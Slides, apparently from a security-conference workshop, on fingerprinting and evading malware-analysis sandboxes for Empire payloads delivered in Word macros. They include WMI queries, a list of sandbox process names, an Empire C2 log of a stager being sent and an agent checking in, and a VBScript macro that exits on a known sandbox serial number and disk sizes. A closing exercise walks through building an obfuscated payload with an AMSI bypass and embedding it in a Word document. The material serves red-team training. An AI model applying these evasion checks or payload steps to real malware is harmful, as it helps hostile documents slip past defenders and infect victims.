
```
PS C:\Users\dredg> Get-WmiObject win32_fan

__GENUS          : 2
__CLASS         : Win32_Fan
__SUPERCLASS    : CIM_Fan
__DYNASTY        : CIM_ManagedSystemElement
__RELPATH        : Win32_Fan.DeviceID="root\\cimv2"
__PROPERTY_COUNT : 22
__DERIVATION     : {CIM_Fan, CIM_CoolingDevice, CIM_LogicalDevice,
                   CIM_LogicalElement...}
__SERVER         : DESKTOP-UTI4CC1
__NAMESPACE      : root\cimv2
__PATH           : \\DESKTOP-UTI4CC1\root\cimv2:Win32_Fan.DeviceID="root\\cimv2
                   2"
ActiveCooling    : True
Availability     : 3
Caption          : Cooling Device
ConfigManagerErrorCode : 
ConfigManagerUserConfig : 
CreationClassName : Win32_Fan
```

Checking for Resources

Some Useful WMI Objects

- Win32_ComputerSystem
- Win32_LogicalDisk
- Win32_Fan
- Win32_videocontroller



A screenshot of a Windows PowerShell window titled "Windows PowerShell". The command run is "Get-WmiObject win32_videocontroller | select caption, CurrentHorizontalResolution, CurrentVerticalResolution". The output shows a single row for an NVIDIA GeForce GTX 1070 Ti, with its caption, current horizontal resolution (1920), and current vertical resolution (1080).

caption	CurrentHorizontalResolution	CurrentVerticalResolution
NVIDIA GeForce GTX 1070 Ti	1920	1080

```
strComputer = "."
Set objWMIService = GetObject("winmgmts:\\" & strComputer & "\root\cimv2")
Set ID = objWMIService.ExecQuery("Select IdentifyingNumber from *WMI_Object*")
```

Checking for Processes

Most if not all sandboxes result in the addition of management processes that we can look for

- Win32_Process contains all the processes currently running

Some common processes to look for:

- Sbiesvc, SbieCtrl
- Vmtools
- VBoxService

There is no one way guaranteed to work

Because of the control many developers have on implementing WMI objects or naming processes there is no one check that is guaranteed to work.

- Learn as much as possible about the target environment
- Use multiple halting conditions
- Check places like attack.mitre.org to look for new techniques if old ones fail

Evasion Development

Commonality between sandboxes can be used as a fingerprint

- Number of CPU cores
- RAM
- Disk Size

Not common

- IP address
- Machine and User names

```
(Empire) > [*] Sending POWERSHELL stager (stage 1) to 40.107.198.73
[*] New agent 694G5RTB checked in
System Vendor: Hewlett-Packard
Serial Number: 2UA20511KN
Number of Cores: 1
Disk Size: 42949603328 68719443968
[+] Initial agent 694G5RTB from 40.107.198.42 now active (Slack)
[*] Sending agent (stage 2) to 694G5RTB at 40.107.198.42
(Empire) > 42949603328 68719443968
```

```
strComputer = "."
Set objWMIService = GetObject("winmgmts:\\" & strComputer & "\root\cimv2")
Set ID = objWMIService.ExecQuery("Select IdentifyingNumber from Win32_ComputerSystemproduct")
For Each objItem In ID

    If StrComp(objItem.IdentifyingNumber, "2UA20511KN") = 0 Then End
Next
Set disksize = objWMIService.ExecQuery("Select Size from Win32_logicaldisk")
For Each objItem In disksize

    If (objItem.Size = 42949603328#) Then End
    If (objItem.Size = 68719443968#) Then End

Next
```

Put it all together

YOUR TURN TO TRY IT ALL

Put it all together

1. Build payload in Empire
 - AMSI Bypass
 - Obfuscation
2. Embed into Word Doc
 - Verification
3. Add in Macro Checks to avoid “Sandbox”
4. (Optional) Test on host machine

Questions?

INFO@BC-SECURITY.ORG

 @BCSECURITY1

[HTTPS://GITHUB.COM/BC-SECURITY/DEFCON27](https://github.com/BC-SECURITY/DEFCON27)

